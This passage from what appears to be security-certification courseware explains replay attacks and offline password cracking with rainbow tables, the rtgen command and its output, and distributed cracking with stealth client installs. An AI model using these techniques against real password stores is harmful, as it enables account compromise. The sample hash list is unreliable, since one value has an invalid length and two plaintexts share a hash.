Main-in-the-middle/manipulator-in-the-middle and replay attacks

In a replay attack, packets and authentication tokens are captured using a sniffer. After the relevant info is extracted, the tokens are placed back on the network to gain access. The attacker uses this type of attack to replay bank transactions or similar types of data transfer, in the hope of replicating and/or altering activities, such as banking deposits or transfers.

Offline Attacks: Rainbow Table Attack

Rainbow Table	A rainbow table is a precomputed table that contains word lists like **dictionary files**, **brute force lists**, and their **hash values**
Compare the Hashes	The hash **of passwords** is captured and compared with the precomputed hash table. If a match is found, then the password gets cracked
Easy to Recover	It is easy to recover passwords by comparing the captured password hashes to the **precomputed tables**


Precomputed Hashes

`1qazwed`	→ `4259cc34599c530b28a6a8f225d668590`
`hh021da`	→ `c744b1716cbf8d4dd0ff4ce31a177151`
`9da8dasf`	→ `3cd696a8571a843cda453a229d741843`
`sodifo8sf`	→ `c744b1716cbf8d4dd0ff4ce31a177151`

Tool to Create Rainbow Tables: rtgen

- The rtgen program needs **several parameters** to generate a rainbow table. The syntax for the command line is as follows:

Syntax: `rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index`



```
C:\Users\Admin\Downloads\RainbowGen\RTGen>rtgen md5 loweralpha-numeric 1 7 0 1000 4000000 0
rainbow table md5_loweralpha-numeric#1-7_0_1000x4000000_0.rt parameters
hash algorithm:         md5
hash length:            16
charset:                abcdefghijklmnopqrstuvwxyz0123456789
charset in hex:         61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a 30 31 32 33 34 35 36 37
 38 39
charset length:         36
plaintext length range: 1 - 7
reduce offset:          0x00000000
plaintext total:        80603140212

sequential starting point begin from 0 (0x0000000000000000)
generating...
65536 of 4000000 rainbow chains generated (0 m 4.5 s)
131072 of 4000000 rainbow chains generated (0 m 4.5 s)
196608 of 4000000 rainbow chains generated (0 m 4.5 s)
262144 of 4000000 rainbow chains generated (0 m 4.5 s)
327680 of 4000000 rainbow chains generated (0 m 4.5 s)
393216 of 4000000 rainbow chains generated (0 m 4.5 s)
458752 of 4000000 rainbow chains generated (0 m 4.5 s)
524288 of 4000000 rainbow chains generated (0 m 4.5 s)
589824 of 4000000 rainbow chains generated (0 m 4.5 s)
655360 of 4000000 rainbow chains generated (0 m 4.5 s)
720896 of 4000000 rainbow chains generated (0 m 4.5 s)
```

http://project-rainbowcrack.com

Offline Attacks: Distributed Network Attack

- A Distributed Network Attack (DNA) technique is used for **recovering passwords from hashes or password-protected files** using the unused processing power of machines across the network

- The DNA Manager is installed in a **central location** where machines running on DNA Client can access it over the network
- The DNA Manager coordinates the attack and **allocates small portions of the key search** to machines that are distributed over the network
- The DNA Client **runs in the background** consuming only unused processor time
- The program combines the processing capabilities of all the clients connected to the network and uses it to **crack the password**

Offline Attacks

Offline attacks occur when an attacker checks the validity of passwords. The attacker observes how the password is stored. If the usernames and passwords are stored in a readable file, it is easy for the attacker to gain access to the system. Hence, it is important to protect the list of passwords and keep it in an unreadable form, preferably encrypted.

Offline attacks are often time-consuming but have a high success rate as the password hashes can be reversed owing to their small keyspace and short length. Notably, different password-cracking techniques are available on the Internet.

Two examples of offline attacks are as follows:

1. Rainbow table attack
2. Distributed Network Attack

- **Rainbow Table Attack**


  A rainbow table attack uses the cryptanalytic time–memory trade-off technique, which requires less time than other techniques. It uses already-calculated information stored in memory to crack the encryption. In the rainbow table attack, the attacker creates a table of all the possible passwords and their respective hash values, known as a rainbow table, in advance.

  Rainbow Table: A rainbow table is a precomputed table that contains word lists like dictionary files and brute-force lists and their hash values. It is a lookup table specially used in recovering a plaintext password from a ciphertext. The attacker uses this table to look for the password and tries to recover it from password hashes.

  Computed Hashes: An attacker computes the hash for a list of possible passwords and compares it to the pre-computed hash table (rainbow table). If attackers find a match, they can crack the password.

  Compare the Hashes: An attacker captures the hash of a password and compares it with the precomputed hash table. If a match is found, then the password is cracked. It is easy to recover passwords by comparing captured password hashes to the pre-computed tables.

  Examples of pre-computed hashes:



1qazwed → 4259cc34599c530b28a6a8f225d668590
hh021da → c744b1716cbf8d4dd0ff4ce31a177151
9da8dasf → 3cd696a8571a843cda453a229d741843
sodifo8sf → c744b1716cbf8d4dd0ff4ce31a177151

Figure 6.22: Pre-computed hashes

  Tool to Create Rainbow Tables: rtgen


  Source: *http://project-rainbowcrack.com*

  RainbowCrack is a general-purpose implementation that takes advantage of the time–memory trade-off technique to crack hashes. This project allows you to crack a hashed password.

Attackers use the rtgen tool of this project to generate the rainbow tables. As shown in the screenshot, the rtgen program needs several parameters to generate a rainbow table.

The syntax of the command line is:

Syntax: `rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index`



```
C:\Users\Admin\Downloads\RainbowGen\RTGen>rtgen md5 loweralpha-numeric 1 7 0 1000 4000000 0
rainbow table md5_loweralpha-numeric#1-7_0_1000x4000000_0.rt parameters
hash algorithm:         md5
hash length:            16
charset:                abcdefghijklmnopqrstuvwxyz0123456789
charset in hex:         61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a 30 31 32 33 34 35 36 37
 38 39
charset length:         36
plaintext length range: 1 - 7
reduce offset:          0x00000000
plaintext total:        80603140212

sequential starting point begin from 0 (0x0000000000000000)
generating...
65536 of 4000000 rainbow chains generated (0 m 4.5 s)
131072 of 4000000 rainbow chains generated (0 m 4.5 s)
196608 of 4000000 rainbow chains generated (0 m 4.5 s)
262144 of 4000000 rainbow chains generated (0 m 4.5 s)
327680 of 4000000 rainbow chains generated (0 m 4.5 s)
393216 of 4000000 rainbow chains generated (0 m 4.5 s)
458752 of 4000000 rainbow chains generated (0 m 4.5 s)
524288 of 4000000 rainbow chains generated (0 m 4.5 s)
589824 of 4000000 rainbow chains generated (0 m 4.5 s)
655360 of 4000000 rainbow chains generated (0 m 4.5 s)
720896 of 4000000 rainbow chains generated (0 m 4.5 s)
```

Figure 6.23: Screenshot of rtgen

- **Distributed Network Attack**

  A Distributed Network Attack (DNA) is a technique used for recovering password-protected files that utilize the unused processing power of machines spread across the network to decrypt passwords. In this attack, the attacker installs a DNA manager in a central location where machines running DNA clients can access it over a network. The DNA manager coordinates the attack and assigns small portions of the key search to machines distributed throughout the network. The DNA client runs in the background, only taking the processor time that was unused. The program combines the processing capabilities of all the clients connected to the network and uses it to crack the password. Attackers use the Password Recovery Toolkit (PRTK), which is equipped with DNA tools, to perform this attack.

  The features of a DNA are as follows:

  - Easily reads statistics and graphs
  - Adds user dictionaries to crack a password
  - Optimizes password attacks for specific languages
  - Modifies the user dictionaries
  - Comprises stealth client installation functionality
  - Automatically updates client while updating the DNA server

DNA can be classified into two modules:

- **DNA Server Interface**

  The DNA server interface allows users to manage DNA from a server. The DNA server module provides the user with the status of all the jobs that the DNA server is executing. The interface contains the following jobs:

  - **Current Jobs**: The current job queue consists of all the jobs added to the list by the controller. The current job list has many columns, such as the identification number assigned by the DNA to the job, the name of the encrypted file, the user's password, the password that matches a key that can unlock the data, the status of the job, and various other columns.
  - **Finished Jobs**: The finished job list provides information about the decryption jobs, including the password. It also has many columns that are similar to the current job list. These columns include the identification number assigned by DNA to the job, the name of the encrypted file, the decrypted path of the file, the key used to encrypt and decrypt the file, the date and time that the DNA server started working on the job, the date and time the DNA server finished working on the job, the elapsed time, etc.

- **DNA Client Interface**

  Users can use the DNA client interface from many workstations. The interface helps the client statistics to coordinate easily and is available on machines with the pre-installed DNA client application. There are several components, such as the name of the DNA client, the name of the group to which the DNA client belongs, and the statistics about the current job.

Network Management


The Network Traffic dialog box aids in the discovery of the network speed the DNA uses and each work-unit length of the DNA client. Using the work-unit length, a DNA client can work without contacting the DNA server. The DNA client application can contact the DNA server at the beginning and end of the work-unit length.

